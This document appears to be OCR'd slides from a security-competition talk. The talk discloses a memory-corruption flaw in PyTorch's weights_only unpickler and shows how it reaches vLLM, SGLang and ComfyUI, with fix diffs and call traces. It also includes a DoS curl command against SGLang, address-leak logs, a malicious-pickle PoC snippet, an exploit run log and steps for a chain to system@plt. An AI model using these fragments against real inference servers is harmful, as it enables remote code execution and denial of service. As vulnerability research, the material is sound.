14:40	Team Bugz Bunnies targeting Ollama
15:00	Operation Cloudfall: Wrap-up
15:20	Closing Ceremony and Winner Announcements
16:00	ZeroNightCloud After Party!

"PyTorch Fix

torch/csrc/jit/python/init.cpp +14 -1 Viewed

```diff
@@ -1613,10 +1613,23 @@ void initJITBindings(PyObject* module) {
 1613  1613  const std::string& key,
 1614  1614  size_t numel,
 1615  1615  py::object data_type_obj) {
-1616  1616  +  auto [data, size] = self.getRecord(key);
-  at::DataPtr data(std::get<0>(self.getRecord(key)));
 1617  1617  auto scalar_type =
 1618  1618  reinterpret_cast<THPDtype*>(data_type_obj.ptr())->scalar_type;
 1619  1619
       1620  +  TORCH_CHECK(
       1621  +  size == numel * elementSize(scalar_type),
       1622  +  "record size (",
       1623  +  size,
       1624  +  " bytes) does not match expected size (",
       1625  +  numel * elementSize(scalar_type),
       1626  +  " bytes = ",
       1627  +  numel,
       1628  +  " elements * ",
       1629  +  elementSize(scalar_type),
       1630  +  " bytes/element) for dtype ",
       1631  +  scalar_type);
       1632  +
 1620  1633  c10::Storage storage(
 1621  1634  c10::Storage::use_byte_size_t(),
 1622  1635  numel * elementSize(scalar_type),
```

https://github.com/pytorch/pytorch/pull/170085

"PyTorch Fix

torch/_weights_only_unpickler.py +10 -1 Viewed

```diff
@@ -468,9 +468,11 @@ def load(self):
                list_obj.extend(items)
            elif key[0] == SETITEM[0]:
                (v, k) = (self.stack.pop(), self.stack.pop())
+               self._check_set_item_target("SETITEM")
                self.stack[-1][k] = v
            elif key[0] == SETITEMS[0]:
                items = self.pop_mark()
+               self._check_set_item_target("SETITEMS")
+    def _check_set_item_target(self, opcode: str):
+        if type(self.stack[-1]) not in [dict, OrderedDict, Counter]:
+            raise UnpicklingError(
+                f"Can only {opcode} for dict, collections.OrderedDict, "
+                f"collections.Counter, but got {type(self.stack[-1])}"
+            )
+
```

```diff
                    and torch.serialization._maybe_decode_ascii(pid[0]) != "storage"
                ):
                    raise UnpicklingError(
-                       f"Only persistent_load of storage is allowed, but got {pid[0]}"
+                       f"Only persistent_load of storage is allowed, but got {type(pid[0])}"
                    )
                self.append(self.persistent_load(pid))
            elif key[0] in [BINGET[0], LONG_BINGET[0]]:
```

https://github.com/pytorch/pytorch/pull/170085

"Change the Security Statement

Closed | Document limitations of weights_only in SECURITY.md and torch.load doc #165645

All commits | mikaylagawarecki wants to merge 5 commits into gh/mikaylagawarecki/355/b… from gh/mikaylagawarecki/355/…

0 / 3 viewed | Submit comments

Filter files...

- docs/source/notes
  - serialization.rst
- torch
  - serialization.py
  - SECURITY.md

SECURITY.md +2 -2 Viewed

```
  environment such as a sandbox** (e.g., containers, virtual
  machines). This helps protect your system from potentially
  malicious code. You can find further details and instructions
  in [this page](https://developers.google.com/code-sandboxing).
33
34 - **Be mindful of risky model formats**. Give preference to
  share and load weights with the appropriate format for your
  use case. [safetensors]
  (https://huggingface.co/docs/safetensors/en/index) gives the
  most safety but is the most restricted in what it supports.
  [`torch.load`]
  (https://pytorch.org/docs/stable/generated/torch.load.html#tor
  ch.load) with `weights_only=True` is also secure to our
  knowledge even though it offers significantly larger surface
  of attack. Loading un-trusted checkpoint with
  `weights_only=False` MUST never be done.
35 -
36
```

```
  environment such as a sandbox** (e.g., containers, virtual
  machines). This helps protect your system from potentially
  malicious code. You can find further details and instructions
  in [this page](https://developers.google.com/code-sandboxing).
33
34 + **Be mindful of risky model formats**. Give preference to
  share and load weights with the appropriate format for your
  use case. [safetensors]
  (https://huggingface.co/docs/safetensors/en/index) gives the
  most safety but is the most restricted in what it supports.
  [`torch.load`]
  (https://pytorch.org/docs/stable/generated/torch.load.html#tor
  ch.load) has a significantly larger surface of attack but is
  more flexible in what it can serialize. See the documentation
  for more details.
35
36 + Even for more secure serialization formats, unexpected inputs
  to the downstream system can cause diverse security threats
  (e.g. denial of service, out of bound reads/writes) and thus
  we recommend extensive validation of any untrusted inputs.
```

https://github.com/pytorch/pytorch/pull/165645/

"Final Fix

russellb commented on Mar 10 Member

torch 2.10 is in use as of v0.17.0.

Since it's already published as part of a torch CVE, I'm not sure we need to publish an advisory here.

https://nvd.nist.gov/vuln/detail/CVE-2026-24747

russellb closed this on Mar 10

russellb commented on Mar 10 Member

I'm going to close this out now that a release is out with 2.10. Since pytorch has their own CVE already published, I don't think we need to publish a separate one.

Thanks again for the report.

PART 04

One Chain, All Owned

🤨 Why did vLLM introduce this feature?

"Motivation Behind This Feature

Home > User Guide > Features

Prompt Embedding Inputs

This page teaches you how to pass prompt embedding inputs to vLLM.

What are prompt embeddings?

The traditional flow of text data for a Large Language Model goes from text to token ids (via a tokenizer) then from token ids to prompt embeddings. For a traditional decoder-only model (such as meta-llama/Llama-3.1-8B-Instruct), this step of converting token ids to prompt embeddings happens via a look-up from a learned embedding matrix, but the model is not limited to processing only the embeddings corresponding to its token vocabulary.

https://docs.vllm.ai/en/latest/features/prompt_embeds/

"Motivation Behind This Feature

Prompt Embeddings

NVIDIA NIM for Large Language Models supports prompt embeddings, also known as prompt embeds, as a secure alternative to traditional text prompts. Applications can use precomputed embeddings for inference to support more flexible prompt engineering and improve privacy and data security. With prompt embeddings, applications transform sensitive user data into embeddings before sending requests to the inference server, which reduces the risk of exposing confidential information during the AI workflow.

Prompt embeddings support the following use cases:

- **Privacy-Preserving AI**: Convert sensitive prompts to embeddings before sending them to the server.
- **Custom Embedding Models**: Use specialized, domain-specific embedding models.
- **Embedding Caching**: Precompute and cache frequently used embeddings.
- **Advanced Prompt Engineering**: Implement sophisticated preprocessing pipelines.
- **Multistage Pipelines**: Integrate with proxy services that operate on embeddings.

For background information about prompt embeddings, refer to the vLLM Prompt Embeds documentation.

https://docs.nvidia.com/nim/large-language-models/latest/advanced-use-cases/prompt-embeds.html

"Other Affected Components

vLLM

OpenLLM

SGL

Comfy

"What is OpenLLM?

OpenLLM

🦾 OpenLLM: Self-Hosting LLMs Made Easy

License Apache 2 | PyPI v0.6.30 | pre-commit.ci passed | Follow @bentomlai | Join Community

OpenLLM allows developers to run **any open-source LLMs** (Llama 3.3, Qwen2.5, Phi3 and more) or **custom models** as **OpenAI-compatible APIs** with a single command. It features a built-in chat UI, state-of-the-art inference backends, and a simplified workflow for creating enterprise-grade cloud deployment with Docker, Kubernetes, and BentoCloud.

Understand the design philosophy of OpenLLM.

"Configuration


main / openllm-models / bentoml / bentos / llama3.1 / 8b-instruct-239c / bento.yaml

Code Blame

```yaml
        type: string
        is_stream: true
        media_type: text/event-stream
      is_task: false
  args: {}
  spec: 2
  image:
    base_image: python:3.11-slim
    python_version: '3.11'
    commands:
    - apt-get update && apt-get install -q -y --no-install-recommends --allow-remove-essential
      ca-certificates gnupg2 bash build-essential git
    python_requirements: 'bentoml==1.4.12

      vllm==0.8.5

      fastapi==0.115.4

      pydantic==2.11.1

      openai==1.69.0

      bentoml==1.4.12
```

https://github.com/bentoml/openllm-models

Architecture



"Source -> Sink

```
HTTP POST /v1/chat/completions
  │  payload: {"type": "image_embeds", "image_embeds": "<base64-data>"}
  │
  ├─► api_server.py:466        create_chat_completion(request, raw_request)
  │
  ├─► serving_chat.py:121      create_chat_completion()
  │     └─ line 183:           self._preprocess_chat(...)
  │
  ├─► serving_engine.py:403    _preprocess_chat()
  │     └                      parse_chat_messages_futures(messages, ...)
  │
  ├─► chat_utils.py:1155       parse_chat_messages_futures()
  │     └─ line 1165:          _parse_chat_message_content(message, ...)
  │
  ├─► chat_utils.py:1075       _parse_chat_message_content()
  │     └─ line 1089:          _parse_chat_message_content_parts(parts, ...)
  │
  ├─► chat_utils.py:977        _parse_chat_message_content_parts()
  │     └─ line 989:           _parse_chat_message_content_part(part, ...)
  │
  ├─► chat_utils.py:1010       _parse_chat_message_content_part()
  │     └─ line 1048-1051:     if part_type == "image_embeds":
  │                                mm_parser.parse_image_embeds(content)
  │
  ├─► chat_utils.py:749        AsyncMultiModalContentParser.parse_image_embeds()
  │     └                      self._connector.fetch_image_embedding(image_embeds_str)
  │
  ├─► multimodal/utils.py:245  MediaConnector.fetch_image_embedding(data)
  │     └                      ImageEmbeddingMediaIO().load_base64("", data)
  │
  ├─► multimodal/image.py:70   load_base64(media_type, data)
  │     └                      self.load_bytes(base64.b64decode(data))
  │
  └─► multimodal/image.py:67-68  load_bytes(data)
        └                        torch.load(BytesIO(data), weights_only=True)
```

"What is SGLang?

pypi v0.5.13 | downloads 834M | license Apache-2.0 | closed issues 5.5k | open issues 658 | Ask DeepWiki

About

SGLang is a high-performance serving framework for large language models and multimodal models. It is designed to deliver low-latency and high-throughput inference across a wide range of setups, from a single GPU to large distributed clusters. Its core features include:

"Source -> Sink

```python
@app.post("/update_weights_from_disk")
@auth_level(AuthLevel.ADMIN_OPTIONAL)
async def update_weights_from_disk(obj: UpdateWeightFromDiskReqInput, request: Request):
    """Update the weights from disk inplace without re-launching the server."""
    (
        success,
        message,
        num_paused_requests,
    ) = await _global_state.tokenizer_manager.update_weights_from_disk(obj, request)
```

```python
@dataclass
class UpdateWeightFromDiskReqInput(BaseReq):
    # The model path with the new weights
    model_path: str
    # The format to load the weights
    load_format: Optional[str] = None
    # Whether to abort all requests before updating weights
    abort_all_requests: bool = False
```

```python
if not is_local:
    hf_folder = download_weights_from_hf(
        model_name_or_path,
        self.load_config.download_dir,
        allow_patterns,
        revision,
        ignore_patterns=self.load_config.ignore_patterns,
    )
```

```python
def _load_pt_file(bin_file: str) -> dict:
    """Load a PyTorch checkpoint file, handling legacy tar format.

    PyTorch 2.6 changed the default of weights_only from False to True.
    Legacy tar format files cannot be loaded with weights_only=True.
    This function tries weights_only=True first, then falls back to False
    for legacy tar format files from trusted sources (HuggingFace Hub).
    """
    try:
        return torch.load(bin_file, map_location="cpu", weights_only=True)
```

"Motivation Behind This Feature

Update Weights From Disk

Update model weights from disk without restarting the server. Only applicable for models with the same architecture and parameter size.

SGLang support `update_weights_from_disk` API for continuous evaluation during training (save checkpoint to disk and update weights from disk).

Example

```
# successful update with same architecture and size

url = f"http://localhost:{port}/update_weights_from_disk"
data = {"model_path": "qwen/qwen2.5-0.5b-instruct"}

response = requests.post(url, json=data)
print_highlight(response.text)
assert response.json()["success"] is True
assert response.json()["message"] == "Succeeded to update model weights."
```

https://docs.sglang.io/docs/basic_usage/native_api

"Crash? Why?

```
python -m sglang.launch_server
  --model-path {{model}} --host 0.0.0.0  --port 30000
```

```
curl -s http://localhost:30000/update_weights_from_disk
            -H 'Content-Type: application/json'
              -d '{"model_path":"{{evil_model_on_hf}}",
                        "flush_cache":true}'
```

```
    return torch.load(bin_file, map_location="cpu", weights_only=True)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/[redacted]/Desktop/[redacted] venv/lib/python3.12/site-packages/torch/serialization.py", line 1529, in load
    raise pickle.UnpicklingError(_get_wo_message(str(e))) from None
_pickle.UnpicklingError: Weights only load failed. In PyTorch 2.6, we changed the default value of the `weights_only` argument in `torch.load` from `False` to `T
t to `False` will likely succeed, but it can result in arbitrary code execution. Do it only if you got the file from a trusted source.
Please file an issue with the following so that we can make `weights_only=True` compatible with your use case: WeightsUnpickler error:

Only persistent_load of storage is allowed, but got tensor([                  1,                   2,                   3,
                          4,                   5,                   6,
                          7,                   8,                   9,
                         10, 7957695013524078592,                  85,
            131459831146098, 6049905579691883710,     131458154763392,
                          0,     131428549404288,     131428549404272,
            131457927717654,     131457927713888, 7598545042164156230,
                         85,     131459831146274, 6049905579691883710,
            131458154763392,                   0,     131428549394433,
            131428549420688,     131428549420800,     131428549421208])

Check the documentation of torch.load to learn more about types accepted by default with weights_only https://pytorch.org/docs/stable/generated/torch.load.html.

[2026-06-28 21:09:01] SIGQUIT received. signum=None, frame=None. It usually means one child failed.
Killed
```

"The Difference

vLLM: Survives — Exception stays in-process

```
HTTP Request
  → torch.load() throws UnpicklingError
  → except Exception catches it
  → Returns HTTP 500 with error message
  → Server stays alive ✅
```

SGLang: Dies — Exception crosses process boundary

```
HTTP Process → ZMQ → Scheduler → ZMQ → Worker Process
                                          ↓
                                   torch.load() throws
                                   UnpicklingError
                                          ↓
                                   No try/except on rollback
                                          ↓
                                   Worker process exits
                                          ↓
                                Scheduler receives SIGQUIT
                                          ↓
                                Kills entire process tree ❌
```

```python
@router.post("/v1/completions")
async def create_completion(request: CompletionRequest, raw_request: Request):
    handler = completion(raw_request)
    ...
    try:
        generator = await handler.create_completion(request, raw_request)
    ...
    except Exception as e: #UnpicklingError IS a subclass of Exception
        raise HTTPException(status_code=HTTPStatus.INTERNAL_SERVER_ERROR.value,
                            detail=str(e)) from e
```

```python
@app.exception_handler(HTTPException)
    async def http_exception_handler(_: Request, exc: HTTPException):
        err = ErrorResponse(
            error=ErrorInfo(message=exc.detail,
                            type=HTTPStatus(exc.status_code).phrase,
                            code=exc.status_code))
        return JSONResponse(err.model_dump(), status_code=exc.status_code)
```

"

😬 No PIE required, only exploitable via the trick.

"Upgrade PyTorch Version to Resolve This Issue

sglang / python / pyproject.toml

Code Blame Executable File · 231 lines (211 lo

```
75      "torch==2.11.0",
76      "torch_memory_saver>=0.0.9.post1",
77      "torchao==0.17.0",
78      "torchaudio==2.11.0",
79      "torchcodec==0.11.1 ; sys_platform != 'li
80      "torchvision",
81      "tqdm",
82      "transformers==5.12.1",
83      "uvicorn",
84      "uvloop",
85      "watchfiles",
86      "xgrammar==0.2.1",
87      "zstandard",
88    ]
```

"What is ComfyUI?


ComfyUI

The most powerful and modular visual AI engine and application.


ComfyOrg | Discord 55128 total | Follow @ComfyUI | [m] Matrix

release v0.19.0 | release date last monday | downloads 3.8M | downloads@latest 19k

"Demo Web Page



"Feature



Documentation

- Class name: `CheckpointLoaderSimple`
- Category: `loaders`
- Output node: `False`

The CheckpointLoaderSimple node is designed for loading model checkpoints without the need for specifying a configuration. It simplifies the process of checkpoint loading by requiring only the checkpoint name, making it more accessible for users who may not be familiar with the configuration details.

https://comfyui-wiki.com/en/comfyui-nodes/loaders/checkpoint-loader-simple

"The Vuln

```
class CheckpointLoaderSimple:
    ...
    def load_checkpoint(self, ckpt_name):
        ckpt_path = folder_paths.get_full_path_or_raise("checkpoints", ckpt_name)
        out = comfy.sd.load_checkpoint_guess_config(ckpt_path, output_vae=True,
output_clip=True, embedding_directory=folder_paths.get_folder_paths("embeddings"))
        return out[:3]


def load_checkpoint_guess_config(ckpt_path, ...):
    sd, metadata = comfy.utils.load_torch_file(ckpt_path, return_metadata=True)
    ...
    return out


def load_torch_file(ckpt, safe_load=False, device=None, return_metadata=False):
    if device is None:
        device = torch.device("cpu")
    metadata = None
    if ckpt.lower().endswith(".safetensors") or ckpt.lower().endswith(".sft"):
      ...
    else:
        torch_args = {}
        if MMAP_TORCH_FILES:
            torch_args["mmap"] = True

        pl_sd = torch.load(ckpt, map_location=device, weights_only=True, **torch_args)
```

"Leak Achieved

Unsaved Workflow

日志

```
  File "/app/comfy/utils.py", line 88, in load_torch_file
    pl_sd = torch.load(ckpt, map_location=device, weights_only=True, **torch_args)
            ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/opt/conda/lib/python3.11/site-packages/torch/serialization.py", line 1529, in load
    raise pickle.UnpicklingError(_get_wo_message(str(e))) from None
_pickle.UnpicklingError: Weights only load failed. In PyTorch 2.6, we changed the default value of the `weights_only` argu
to `True`. Re-running `torch.load` with `weights_only` set to `False` will likely succeed, but it can result in arbitrary
got the file from a trusted source.
Please file an issue with the following so that we can make `weights_only=True` compatible with your use case: WeightsUnpi

Only persistent_load of storage is allowed, but got tensor([                  1,                   2,                   3,
                          4,                   5,                   6,
                          7,                   8,                   9,
                         10,  -54860123138473473,                 117,
             136375604260568,          4294967298,     136368500026816,
             136374743898800,     136368500026816, 3537586595450322688,
                        2048,  432345564227567616,                   0,
             107528539012448,     136368584941536,                   0,
             136370543981344,                  37,     136369506615296,
             136368499982480,                   0,                  37,
             136373801582592,     136368499982480,                   0,
                          37,     136378096549888,     136368499982480,
                           0,                  37,     136382391517184,
             136368499982480,                   0,                  37,
             136386686484480,     136368499982480,                   0,
                          37,     136390981451776,     136368499982480,
                           0,                  37,     136395276419072,
             136368499982480,                   0,                  37,
             136399571386368,     136368499982480,                   0,
                          37,     136403866353664,     136368499982480,
                           0,                  37,     136408161320960,
             136368499982480,                   0,                  37,
             136412456288256,     136368499982480,     136368650380848,
```

```python
overflow_length = 256
poc = generate_overflow_tensor_pid(overflow_length,0)
poc += TUPLE1+BINPERSID
poc += STOP

with open("tensor/data.pkl","wb") as f:
    f.write(poc)
os.system("zip -r tensor.pt tensor/")
```

```
[+] Upload success: {'name': 'pwn_fjwolf.ckpt', 'subfolder': 'check
points', 'type': 'output'}
[+] Triggering checkpoint load...
[+] Trigger response: 200
[+] Response: {"prompt_id": "6d283cc8-9399-42ce-a769-fe8056e53764",
 "number": 0, "node_errors": {}}

[*] Done! Check if command executed on target.
```

Attack Flow

ROUND 1

Leak `libtorch_python.so`

- The `vptr` of `StorageImpl` → `libtorch_python.so`
- Do not need to modify anything

✗ No system@plt in libtorch_python.so

→

ROUND 2

Leak `libtorch_cpu.so`

- Modify `data_` → GOT in `libtorch_python.so` → `libtorch_cpu.so`
- Modify `deleter_` → `ret` gadget

✓ libtorch_cpu.so has system@plt

